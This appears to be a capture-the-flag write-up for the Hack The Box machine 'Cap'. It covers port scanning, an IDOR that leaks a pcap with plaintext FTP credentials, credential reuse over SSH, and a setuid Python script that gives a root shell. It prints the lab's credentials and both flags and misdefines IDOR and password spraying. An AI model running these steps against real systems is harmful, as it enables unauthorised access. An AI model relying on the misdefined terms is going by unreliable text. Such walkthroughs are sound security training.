

Cap (HTB)

ip of the machine:- 10.10.10.245

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ ping 10.10.10.245
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=251 ms
64 bytes from 10.10.10.245: icmp_seq=2 ttl=63 time=275 ms
64 bytes from 10.10.10.245: icmp_seq=3 ttl=63 time=297 ms
64 bytes from 10.10.10.245: icmp_seq=4 ttl=63 time=319 ms
64 bytes from 10.10.10.245: icmp_seq=5 ttl=63 time=240 ms
^C
--- 10.10.10.245 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 239.638/276.340/319.064/29.060 ms
```

machine is on!!!

```
(sohamt@CyberCreedPC)-[~/Downloads]
$ nmap -p- --min-rate=10000 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 13:25 IST
Warning: 10.10.10.245 giving up on port because retransmission cap hit (10).
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 79.51% done; ETC: 13:26 (0:00:10 remaining)
Nmap scan report for 10.10.10.245 (10.10.10.245)
Host is up (0.23s latency).
Not shown: 58768 closed tcp ports (conn-refused), 6764 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 56.33 seconds
```

only three ports are open.

```
PORT    STATE SERVICE VERSION
21/tcp  open  ftp      vsftpd 3.0.3
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp  open  http      gunicorn
|_http-title: Security Dashboard
|_http-server-header: gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 18 Aug 2024 07:57:31 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
```

a security dashboard is hosted on the web server.

```
(sonamt@CyberCreedPC)-[~/downloads]
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.10.245
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.10.245
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/data (Status: 302) [Size: 208] [--> http://10.10.10.245/]
/ip (Status: 200) [Size: 17380]
/netstat (Status: 200) [Size: 29087]
Progress: 4727 / 4727 (100.00%)
=====
Finished
=====
```

directory fuzzing showed a directory and rest seems like commands to me.



a security dashboard with only one interesting option "data" and one possible username "nathan".

Browser tabs: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, http://192.168.122.155/...

10.10.10.245/data/10

Search...

Dashboard

Home / Dashboard


Nathan

Data Type	Value
Number of Packets	1
Number of IP Packets	1
Number of TCP Packets	1
Number of UDP Packets	0

Download

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in security snapshot tab it is giving us pcap file for analysis purpose let's try downloading it and analyse it.



Found nearly nothing!!!

But in url it was written like /data/10 where 10.pcap is the file we downloaded so let's start changing it and see whether we can get some more pcap files to analyse or not.


← → ↺ 🏠 10.10.10.245/data/4 ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec http://192.168.122.156/...

✕ Search... 🔍

Dashboard

Home / Dashboard

 Nathan ▾

Data Type	Value
Number of Packets	6834
Number of IP Packets	6834
Number of TCP Packets	6834
Number of UDP Packets	0

Download

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on writing 4 we got a file named 4.pcap

4.pcap

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.14.62	10.10.10.245	HTTP	217	HEAD /data/2465.php HTTP/1.1
2	0.000508	10.10.14.62	10.10.10.245	HTTP	215	HEAD /data/win95/ HTTP/1.1
3	0.000520	10.10.14.62	10.10.10.245	HTTP	221	HEAD /data/bastille.php HTTP/1.1
4	0.000531	10.10.14.62	10.10.10.245	HTTP	220	HEAD /data/redball.php HTTP/1.1
5	0.000543	10.10.14.62	10.10.10.245	HTTP	222	HEAD /data/brad-hill.php HTTP/1.1
6	0.000556	10.10.14.62	10.10.10.245	HTTP	213	HEAD /data/Alt/ HTTP/1.1
7	0.001783	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
8	0.001809	10.10.14.62	10.10.10.245	HTTP	222	HEAD /data/UserFiles.php HTTP/1.1
9	0.002212	10.10.10.245	10.10.14.62	TCP	234	80 → 38897 [PSH, ACK] Seq=1 Ack=1 Wi
10	0.002671	10.10.14.62	10.10.10.245	HTTP	218	HEAD /data/horde.php HTTP/1.1
11	0.003124	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
12	0.004041	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
13	0.004647	10.10.10.245	10.10.14.62	TCP	262	80 → 40415 [PSH, ACK] Seq=1 Ack=1 Wi
14	0.005042	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
15	0.005053	10.10.10.245	10.10.14.62	HTTP	234	HTTP/1.1 404 NOT FOUND
16	0.005632	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
17	0.005916	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
18	0.006288	10.10.10.245	10.10.14.62	HTTP	234	HTTP/1.1 404 NOT FOUND
19	0.009938	10.10.14.62	10.10.10.245	HTTP	213	HEAD /data/alp/ HTTP/1.1
20	0.010424	10.10.10.245	10.10.14.62	HTTP	234	HTTP/1.1 404 NOT FOUND
21	0.039318	10.10.14.62	10.10.10.245	HTTP	221	HEAD /data/Medicine.php HTTP/1.1
22	0.040155	10.10.14.62	10.10.10.245	HTTP	217	HEAD /data/1581.php HTTP/1.1
23	0.040357	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
24	0.040401	10.10.14.62	10.10.10.245	HTTP	220	HEAD /data/tecnologia/ HTTP/1.1
25	0.041109	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND

Found nothing interesting..... Just normal HTTP traffic.

What if we change 4 to either -1,0 or 1 maybe it can give a file containing something interesting. This type of vulnerability is known as IDOR (Indirect Object Reference).

← → ↻ 🏠 10.10.10.245/data/0

🐉 Kali Linux 🛠️ Kali Tools 💰 Kali Docs 📄 Kali Forums 🔍 Kali NetHunter

🏠 Dashboard ^

Dashboard

Security Snapshot (5
Second PCAP + Analysis)

IP Config

Network Status

✕ Search...

Dashboard Home /

Data Type

Number of Packets

Number of IP Packets

Number of TCP Packets

Number of UDP Packets

Download

we can download on 0....

```
220 (vsFTPD 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
```

Now in the pcap file found some FTP traffic and followed the stream and found some creds.

```
ftp> ls
229 Entering Extended Passive Mode (|||28920|)
150 Here comes the directory listing.
-rwxrwxr-x   1 1001    1001          46 Aug 18 04:48 esc.py
-rwxrwxr-x   1 1001    1001      848317 Aug 18 04:23 linpeas.sh
drwxr-xr-x   3 1001    1001     4096 Aug 18 04:24 snap
-r-----   1 1001    1001       33 Aug 18 01:03 user.txt
226 Directory send OK.
ftp>
```

was able to login with creds. and found some files. Let's get them and analyse them.

```
(sohamt@CyberCreedPC)-[~]
$ cat user.txt
7268bc975c527ead3c080e0460a7c7ad
```

got user flag..

```
(sohamt@CyberCreedPC)-[~]
$ cat esc.py
import os
os.setuid(0)
os.system("/bin/bash")
```

it seems like a root shell to escalated privileges.

```
(root@CyberCreedPC) - [~/home/sohamt/Downloads]
└─# ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

System information as of Sun Aug 18 08:13:05 UTC 2024

```
System load:  0.0               Processes:            226
Usage of /:   37.2% of 8.73GB   Users logged in:     0
Memory usage: 35%              IPv4 address for eth0: 10.10.10.245
Swap usage:   0%
```

=> There are 4 zombie processes.

```
63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

```
Last login: Sun Aug 18 07:47:32 2024 from 10.10.14.62
nathan@cap:~$
```

i used password spraying (same creds. being used at multiple platforms or accessing of sources) as nathan used same creds. for ssh as well.

```
nathan@cap:~$ python3 esc.py
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~#
```

There was no point of running linpeas and analyzing the attack surface for more ways to

escalate privileges as a script is already present so just ran it and thus did vertical privilege escalation.

```
root@cap:/root# cat root.txt  
8de24b61117114f3cee86287fdedd567  
root@cap:/root#
```

got root flag.....